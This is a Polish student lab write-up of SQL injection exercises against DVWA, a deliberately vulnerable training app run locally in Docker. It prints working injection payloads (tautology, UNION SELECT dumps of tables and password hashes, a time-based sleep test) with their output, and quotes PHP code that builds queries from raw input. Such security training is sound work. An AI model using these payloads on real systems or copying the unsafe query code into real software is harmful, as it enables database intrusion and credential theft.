Na poziomie **low security** (brak zabezpieczeń):

- Ustaw poziom zabezpieczeń na **Low**. Przeanalizuj kod strony, dla którego atak jest możliwy?
- Znajdź nazwy wszystkich użytkowników w bazie danych.
- Znajdź nazwy wszystkich kolumn w tabeli `users` w bazie.
- Znajdź hasła wszystkich użytkowników w bazie.

Na poziomie **medium security** (niewielkie zabezpieczenia):

- Ustaw poziom zabezpieczeń na **Medium**. Przeanalizuj kod strony, jakie wdrożono zabezpieczenia? Czy istnieje sposób, aby je ominąć?
- Omiń zabezpieczenia i znajdź nazwy wszystkich użytkowników i ich hasła.

Na poziomie **high security** (wyższe zabezpieczenia):


- Ustaw poziom zabezpieczeń na **High**. Przeanalizuj kod strony, jakie wdrożono zabezpieczenia? Czy istnieje sposób, aby je ominąć?
- Omiń zabezpieczenia i znajdź nazwy wszystkich użytkowników i ich hasła.

- **low**

# Vulnerability: SQL Injection

User ID:  Submit

ID: 1  
First name: admin  
Surname: admin



[Home](#) | Wirtualny Kam... [Parrot OS](#) [Hack The Box](#) [OSINT Services](#) [Vuln DB](#) [Privacy and Security](#) [Learning Resources](#)

You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '''' at line 1

to jest znak, że aplikacja jest podatna na tego typu atak

# Vulnerability: SQL Injection

User ID: **1' OR '1='1'#**

**Submit**

**ID: 1' OR '1='1'#**

**First name: admin**

**Surname: admin**

**ID: 1' OR '1='1'#**

**First name: Gordon**

**Surname: Brown**

**ID: 1' OR '1='1'#**

**First name: Hack**

**Surname: Me**

**ID: 1' OR '1='1'#**

**First name: Pablo**

**Surname: Picasso**

**ID: 1' OR '1='1'#**

**First name: Bob**

**Surname: Smith**

szukanie nazw kolumn **' UNION SELECT table\_name, NULL FROM information\_schema.tables #**

User ID:  Submit

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: guestbook  
Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: users  
Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: ALL\_PLUGINS  
Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: APPLICABLE\_ROLES  
Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: CHARACTER\_SETS  
Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: COLLATIONS  
Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: COLLATION\_CHARACTER\_SET\_APPLICABILITY  
Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: COLUMNS  
Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: COLUMN\_PRIVILEGES  
Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: ENABLED\_ROLES  
Surname:

ID: ' UNION SELECT table\_name, NULL FROM information\_schema.tables #  
First name: ENGINES  
Surname:

SQL: UNION SELECT user, password FROM users #

pobranie haseł

User ID:  Submit

ID: ' UNION SELECT user, password FROM users #  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users #  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users #  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users #  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

```
</php>
if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query = "SELECT first_name, last_name FROM users WHERE user_id = '$id'";
    $result = mysqli_query($GLOBALS[ '__mysqli_ston' ], $query ) or die( "<pre>" . ((is_object($GLOBALS['__mysqli_ston'])) ? mysqli_error($GLOBALS['__mysqli_ston']) : ((is_string($GLOBALS['__mysqli_ston'])) ? ($GLOBALS['__mysqli_ston'] == mysqli_connect_error()) ? $GLOBALS['__mysqli_res'] : false)) . "</pre>" );
    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row[ "first_name" ];
        $last = $row[ "last_name" ];

        // Construct for one user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
    mysqli_close($GLOBALS[ '__mysqli_ston' ]);
}
?>
```

DODATKOWO sprawdzenie wersji bazy danych ' UNION SELECT version(), database() FROM users #

User ID:  Submit

ID: ' UNION SELECT version(), database() FROM users #  
First name: 10.1.26-MariaDB-0+deb9u1  
Surname: dvwa

- medium
- high

**9.6** Korzystając z przygotowanego obrazu Dockerowego (mazurkatarzyna/dvwa-v110), uruchom serwer za pomocą polecenia: `docker run -dp 9096:80 mazurkatarzyna/dvwa-v110`. Po uruchomieniu serwer działa na porcie 9006, sprawdź w przeglądarce: <http://127.0.0.1:9096>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection.

Na poziomie **low security** (brak zabezpieczeń):

- Ustaw poziom zabezpieczeń na Low. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Wykorzystując podatność Time Based SQL Injection, wydobądź z bazy danych wersję (numer) bazy danych.

możemy użyć payload `1' and sleep(5) #` i jeżeli po pięciu sekundach to się wykona, a nie od razu to znaczy że jest podatność

```
<?php

if( isset( $_GET[ 'Submit' ] ) ) {
    // Get input
    $id = $_GET[ 'id' ];

    // Check database
    $getid = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $getid ); // Removed 'or die' to suppress mysql errors

    // Get results
    $num = @mysql_num_rows( $result ); // The '@' character suppresses errors
    if( $num > 0 ) {
        // Feedback for end user
        echo '<pre>User ID exists in the database.</pre>';
    }
    else {
        // User wasn't found, so the page wasn't!
        header( $_SERVER[ 'SERVER_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user
        echo '<pre>User ID is MISSING from the database.</pre>';
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>
```

**9.7** Korzystając z przygotowanego obrazu Dockerowego (mazurkatarzyna/dvwa-v110), uruchom serwer za pomocą polecenia: `docker run -dp 9097:80 mazurkatarzyna/dvwa-v110`. Po uruchomieniu serwer działa na porcie 9007, sprawdź w przeglądarce: <http://127.0.0.1:9097>. Serwer to w rzeczywistości web aplikacja, która zawiera wiele podatności, w tym podatność SQL Injection.

Na poziomie **low security** (brak zabezpieczeń):

- Ustaw poziom zabezpieczeń na Low. Przeanalizuj kod strony, dlaczego atak jest możliwy?
- Wykorzystując podatność SQL typu Blind, znajdź nazwy tabeli w bazie, oraz nazwy pól w tabelach.